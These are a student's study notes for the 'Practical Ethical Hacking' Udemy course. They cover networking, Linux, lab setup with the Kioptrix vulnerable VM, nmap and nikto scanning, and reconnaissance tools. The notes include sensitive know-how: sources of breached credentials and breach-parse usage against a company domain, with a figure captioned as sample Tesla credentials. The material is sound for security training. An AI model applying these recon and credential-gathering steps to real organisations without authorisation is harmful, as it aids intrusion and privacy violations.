


Practical Ethical Hacking

Notes for the Udemy course

Summer 2020

Benjamin C. Ruddy

Abstract

These notes serve as a condensed guide for the different information, tools, and procedures outlined in chapters 1 through 26 of the Udemy course *Practical Ethical Hacking - The Complete Course*, available on Udemy through the CBHS Cybersecurity Club account.

1 Resources

For a list of names and download links of necessary software and tools visit:

- https://github.com/Gr1mmie/Practical-Ethical-Hacking-Resources [†]

For a list of common technical problems in the course and their solutions visit:

- https://github.com/hmaverickadams/Practical-Ethical-Hacking-FAQ

2 Introduction

A few points:

- Course taught by Heath Adam, a Senior Security Engineer @ TCM Security.
- Course places heavy emphasis on practical hacking and pen-testing.

Topics covered:

- Introduction
- Effective Notekeeping
- Networking Refresher
- Introductory Linux
- Introductory Python
- External Network Hacking
- Active Directory Exploitation
- Web Application Exploitation
- Wireless Exploitation
- Report Writing
- Career Advice

3 Notekeeping

Please reference the linked Github repo on page 1 for an expanded list of notekeeping options.

An example setup would be:

- Joplin for notetaking.
  - or LaTeX if you are obnoxious like me.
- Greenshot for taking screenshots of your work.
  - Flameshot if you are on Linux.

[†] Consider simply installing these as you go along, rather than all at once, before starting the course.

4 Networking refresher

Basically, be familiar with the following:

1. The OSI model and its contained topics (i.e. IP & MAC addresses, network devices, ...)
2. Common network ports and their uses (e.g. HTTP, SMTP, SSH, FTP, NetBIOS)
3. Subnetting*†




Figure 4.1: The OSI Model. AKA the networking hamburger... yum.

Protocol	Port	Name	Description
FTP	tcp/20, tcp21	File Transfer Protocol	Sends and receives files between systems
SSH	tcp/22	Secure Shell	Encrypted console access
Telnet	tcp/23	Telecommunication Network	Insecure console access
SMTP	tcp/25	Simple Mail Transfer Protocol	Transfer email between mail servers
DNS	udp/53, tcp/53	Domain Name System	Convert domain names to IP addresses
HTTP	tcp/80	Hypertext Transfer Protocol	Web server communication
POP3	tcp/110	Post Office Protocol version 3	Receive email into a email client
IMAP4	tcp/143	Internet Message Access Protocol v4	A newer email client protocol
HTTPS	tcp/443	Hypertext Transfer Protocol Secure	Web server communication with encryption
RDP	tcp/3389	Remote Desktop Protocol	Graphical display of remote devices
NetBIOS	udp/137	NetBIOS name service	Register, remove, and find Windows services by name
NetBIOS	udp/138	NetBIOS datagram service	Windows connectionless data transfer
NetBIOS	tcp/139	NetBIOS session service	Windows connection-oriented data transfer
SLP	tcp/427, udp/427	Service Location Protocol	Find Mac OS services by name
SMB	tcp/445	Server Message Block	Windows file transfers and printer sharing
AFP	tcp/548	Apple Filing Protocol	Mac OS file transfers

Figure 4.2: Common UDP/TCP ports and the services that run on them.

*Watch the Professor Messer video on the subject (linked here). The Udemy video is not as good at explaining it.

†Note that you do not need to fully understand the subnetting procedure for the purposes of ethical hacking. A cursory overview should be suitable for this course.

5 Setting up the lab

A Virtual Machine environment running Kali Linux is generally ideal for penetration testing.

Options include:

- VirtualBox, recommended for ease of use and amount of features.
- VMware Workstation Player, mainly useful if you have access to a paid license.
- KVM, if you're running Linux and feeling quirky...

Make sure you have access to the internet upon loading the VM. Some network configuration through your VM's settings might be needed, such as switching to the Bridged Adapter mode instead of NAT.

6 Introduction to Linux

Know your way around the linux terminal and be familiar with bash syntax for scripting.[†]

(Note that the `$` symbols below are there to indicate that they are Linux terminal (**bash**) commands, do *not* type them into your terminal)

File system navigation		
`$ cd <directory or filepath>` Change Directory	`$ pwd` Print Working Directory	`$ ls -lah` List all contents, human readable
`$ mkdir <directory path>` Make Directory	`$ rmdir <directory path>` Remove Directory	`$ cp <file origin> <file dest>` Copy
`$ locate <filename>` Locate a file	`$ cat <filename>` Show text of a file	`$ touch <filename>` Create new empty file
Users and privileges		
`$ sudo <command>` Run a command as superuser	`$ chmod` Change access permissions	`$ chown` Change ownership of a file/directory
`$ chroot <directory>` Change the location of the root directory	`$ adduser <username>` Add a user	`$ passwd <username>` Change the password of a user
`$ ip addr` Show host IPs	`$ ping <ip>` Test network connection to an IP	`$ arp -a` Show the system ARP cache
`$ nestat -a` Show network information & Port statistics	`$ route` Show system IP routing table	`$ dig <ip>` Grope DNS information
Starting and stopping services		
`$ service <name> <start/stop>` Start or stop a service	`$ python3 -m SimpleHTTPServer` Supposedly better HTTP server	`$ systemctl enable <name>` Enable a service at boot
Installing and updating tools (Debian systems)		
`$ apt update` Update package sources	`$ apt upgrade` Update installed packages	`$ git clone <git URL>` Clone a git repo

Table 6.1: Essential Linux terminal commands

[†]Stay mindful of commands that require elevated privileges. If you're running Linux on a non-root account, many commands will not work or will simply not appear if not run with `sudo`.

Figure 6.1: The bash script from video #25

7 Python

Learn the Python syntax and programming fundamentals such as for loops, functions, parameters, modules... Then, understand how to write a simple IP scanning script.





Figure 7.1: The python IP scanner from video #41

8 The Ethical Hacker methodology

The general ethical hacking process can be modeled as follows:



As shown in the diagram, a typical penetration testing process involves much more than blindly "hacking" a host on a network.

9 Information gathering

9.1 Types of reconnaissance

Passive (Does not directly interact with the target)	**Active** (Interacts with the target directly.)
Looking through a public website	Port scanning[†]
Dumpster diving	A `traceroute`[*] scan
Reading the news about a company	DNS lookup (e.g. `dig`[‡])
Looking at an employee's LinkedIn page	OS Fingerprinting[§]

9.2 Reconnaissance procedure

For open vulnerability and bug bounty programs, consider:

- Hackerone (`https://hackerone.com/ibb-openssl?type=team`)
- Bugcrowd (`https://bugcrowd.com/programs`)




Figure 9.1: Common tools for web penetration testing

9.2.1 E-mail gathering

`hunter.io` provides not only the emails of employees under a company or organization, but also their *format*.

- `https://hunter.io/`

[†]TCP/UDP Ports, such as FTP/21, or HTTP/80.
[*]A is a terminal command to track the path from one network host to another.
[‡]Domain Information Groper.
[§]Detection of operating system on a network host.

9.2.2 Gathering breached credentials

Finding leaked credentials – such as the breached *Equifax* or *Dailymotion* data – is a matter of time and effort. The older the breached info is, the harder it will be to acccess in most cases, and the deeper in the darkweb they will be. That being said, you may or may not find some of them on:

- https://pastebin.com
- https://raidforums.com/
- https://snusbase.com/ (paid)
- https://www.dehashed.com/ (paid)
- https://leak-lookup.com/ (paid)

breach-parse is a tool made by the teacher of this course that sorts breached data and extracts usernames and passwords by company/group. Note that it provides its own magnet link to download a sample data breach as a torrent.

- https://github.com/hmaverickadams/breach-parse
- Usage: `$ ./breach-parse @<example.domain> <output filename>`




Figure 9.2: Sample output of *Tesla* credentials using breach-parse

9.2.3 Subdomain hunting

sublist3r provides considerably detailed subdomain listings for a given domain.

- `$ sudo apt install sublist3r`
- Usage: `$ sublist3r -d <exammple.domain>`
- To probe resulting web addresses, use a tool like httprobe and find out which ones remain active and online.
  - https://github.com/tomnomnom/httprobe




Figure 9.3: sublist3r terminal banner

theHarvester, provides a variety of other information such as subdomains, emails, open ports, banners, and employee names. *"Jack of all trades, master of none."*

- Usage: `$ theHarvester -d <example.domain>`

crt.sh, like sublist3r, also provides an extensive search for subdomains of a given domain. This time, in a web format.

- https://crt.sh/

The big daddy of domain recon (and more!): *OWASP Amass*. This quality, feature packed tool is one of the best out there in terms of gathering information and mapping an *attack surface* when planning out a penetration test. It may take longer to install and set up, but it pays off considerably.

- https://github.com/OWASP/Amass
- "Why amass?" + Real World Examples: https://danielmiessler.com/study/amass/

Figure 9.4: OWASP logo

9.2.4 Web reconnaissance

`builtwith.com` is a simple website to list out a large list of technologies being used on a target domain, without too many extra options.

- `https://builtwith.com/`

Wappalyzer is a browser extension that is even simpler than builtwith, but is better at giving you a clear idea about how a website is structured.

- `https://www.wappalyzer.com/download`




Figure 9.5: Wappalyzer browser output

`whatweb` is similar to the previous tools, but in a terminal format.

- Usage: `$ whatweb <example.domain>`

9.2.5 Burpsuite intro

Burpsuite is a web security application that intercepts web traffic through a *proxy*[†] to relay information about website communication. Will be covered more in-depth later.




Figure 9.6: A Burpsuite window with web traffic data

[†]Proxy server: an application or appliance that acts as an intermediary for requests from clients seeking resources from servers.

9.2.6 Social media

It is incredibly easy to find Personally Identifiable Information (**PII**) online. Do not underestimate the carelessness of people on websites such as:

- LinkedIn
- Facebook

An accidental slip-up of showing and ID badge is often all you need to get started with the hacking process.

10 Network scanning and Enumeration

10.1 Vulnerable Machines

To begin we will be using *kioptrix Level 1*, a vulnerable machine designed to prepare people for the Offensive Security Certified Professional (**OSCP**) certificate.

- `https://www.vulnhub.com/entry/kioptrix-level-1-1,22/`

The key in this challenge is running your Kali VM and the vulnerable VM on the same network. If you follow along with the Udemy course, you will learn how to do it with VMWare using the NAT setting on both VMs.

For the purpose of variety, I will set up the hacking environment in VirtualBox here. To do so, we can either use the *Bridged Adapter** Networking mode or the *NAT Network* mode†. If you want an isolated environment, using a NAT Network is perfect. If you want internet access while on the VMs, however, Bridged Adapter is the better choice.




Figure 10.1: VirtualBox Network Settings page, with *Bridged Adapter* selected

Bridged Adapter lets you effectively create a new host on your IRL network using the same Network Interface Card (**NIC**) that your PC uses. In other words, this literally adds a new system to whatever physical network you're on, so stick with the NAT Network option if you are not on a private network, e.g. your house.

†Not to be confused with the *NAT* mode. On VirtualBox, *NAT* mode will assign all machines the same IP and will not be on a network with each other. This is not the case on VMWare. Yes, it's confusing.

There are a few settings you have to adjust while setting up the kioptrix box on VirtualBox. With your Kali machine running, follow this guide to set up kioptrix.

- https://www.hypn.za.net/blog/2017/07/15/running-kioptrix-level-1-and-others-in-virtualbox/

After setting it up and launching it in *Bridged Adapter* mode, run `arp-scan -l` on your Kali machine to cinfirm that a MAC address belonging to "PCS Systemtechnik GmbH," or "VirtualBox, Inc." appears in the list. If it appears, congratulations! You now have a working testing environment (additionally, you have also learned how to scan for devices on your network by finding their ARP addresses).

- `netdiscover -r <subnet>` is also a valid way to scan MAC addresses. E.g. if your network hosts all start with 192.168.0.X, then you would pass `192.168.0.0/24` as the `subnet`.




Figure 10.2: kioptrix and Kali running on the same network

10.2 Scanning with Nmap

Recall that TCP connections use a *three-way handshake* to establish a connection. Looking out for possible connections, but sending a TCP RST (*reset*) frame at the last moment, is one of the ways that the tool `nmap` reaches out and maps networks.

Figure 10.3: `nmap`, the quintessential network scanner for ethical hackers

Scan the vulnerable machine by running an nmap scan on it (obtained from the ARP scan before).

- `nmap -T4 -p- -A <Kioptrix IP>`
  - `-T<0-5>`: Scan speed, where 0 is slowest and 5 is fastest (but may skip over certain elements)
  - `-p-`: Scan all ports
  - `-A`: "Aggresive scan." Enables OS detection, version detection, script scanning, and traceroute.
  - `--help` for more scan types and options, such as `-sU` for UDP.
    - Use `-p` instead of `-p-` for UDP because scans take a lot longer.

Figure 10.4: Nmap scan on the vulnerable kioptrix machine

10.3 Enumerating HTTP/HTTPS

Congratulations, you have successfully scanned a victim machine! Where to now?

10.3.1 Open ports

We now know that ports 22 (SSH), 80 (HTTP), 111 (rpcbind), 139 (Netbios/Samba), 443 (HTTPS), and 32768 (RPC) are open on this machine. Knowing this, let's get some further context:

- SSH/22 has historically been pretty robust in terms of security, given the fact that it was specifically designed as a secure alternative to the insecure telnet/23 protocol. Let's keep looking for low-hanging fruit first.
- Ports 80, 443, and 139 may just be what we need. Web services, for example, have *huge* opportunities for vulnerabilities, as we saw before with the overview of web penetration-testing in Section 9.And, the Samba (SMB) service has had a long history of exploitation and cracking, notably the *WannaCry* Ransomware, that took over the world by storm in 2017.

Wait, our host is running a web service? **Then let's try accessing it through a web browser!**




Figure 10.5: Voilà: a non-configured, default Apache landing page.

Had the administrators kept track with this machine's security, the web ports would not be open for us to see a default landing page. Thus, we can begin to see clear signs of poor *sanitisation*. Moving on...

Nikto

Figure 10.6: Nikto

10.3.2 Nikto

Much like how Nmap points us towards potential vulnerabilities on network hosts, *Nikto* points us towards potential web server vulnerabilities based on hosted files, outdated software, and potential bug threats.

With that said, scan the target with the following:

- `$ nikto -h <target IP/URL>`

Figure 10.7: Nikto output after scanning kioptrix

Let's go through some of the output:

- `+ <service name> apears to be outdated`: General statements about security that should be written down on your pen-test report for a client to update their services.
- `+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392`: A Denial of Service (**DoS**) is usually out of scope for a pen-test, since it often just involves taking the server offline, which may not be ideal if you want to compromise it and gain access.
  Possible code execution, on the other hand, is worth noting because it gives us a more direct path to owning (**pwning**) the machine.

- `+ mod_ssl/2.8.4 - mod_ssl 2.8.7 & lower are vulnerable to a remote bufferoverflow, allowing a remote shell.`: An opportunity for a remote *buffer overflow* attack. A little more sophisticated, but still an option.
- `+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST`: *HTTP TRACE* is an HTTP method that is designed for diagnostic purposes, and if left on, can lead to Cross-Site Tracing (**XST**). We won't worry about it for now, but when we get to web app hacking, it will be more relevant.
- Directories: Locations such as `/test.php` or `/usage/` are directories on the machine that are great opportunities at discovering more about its inner workings. There is a term for scouring through these: **directory busting**. Often times these are places on the site that should not be public, and can be searched for with *wordlist* text files.

Now that we have a bit of information to digest, don't forget to store the output! The simplest way to do so is to redirect the terminal output of a command with the `>` symbol. For example, if we want to have it all under a text file called `output.txt` in `Documents/kioptrix`, we could say: `nikto -h X.X.X.X > /Documents/kioptrix/output.txt`.

This works for practically any command that produces output text, so feel free to use it for other scans such as `nmap`.

10.3.3 Busting directories

As we've discovered before, there are open directories on the web server that may have valuable information. To start the directory busting process, run:

- `$ dirbuster`
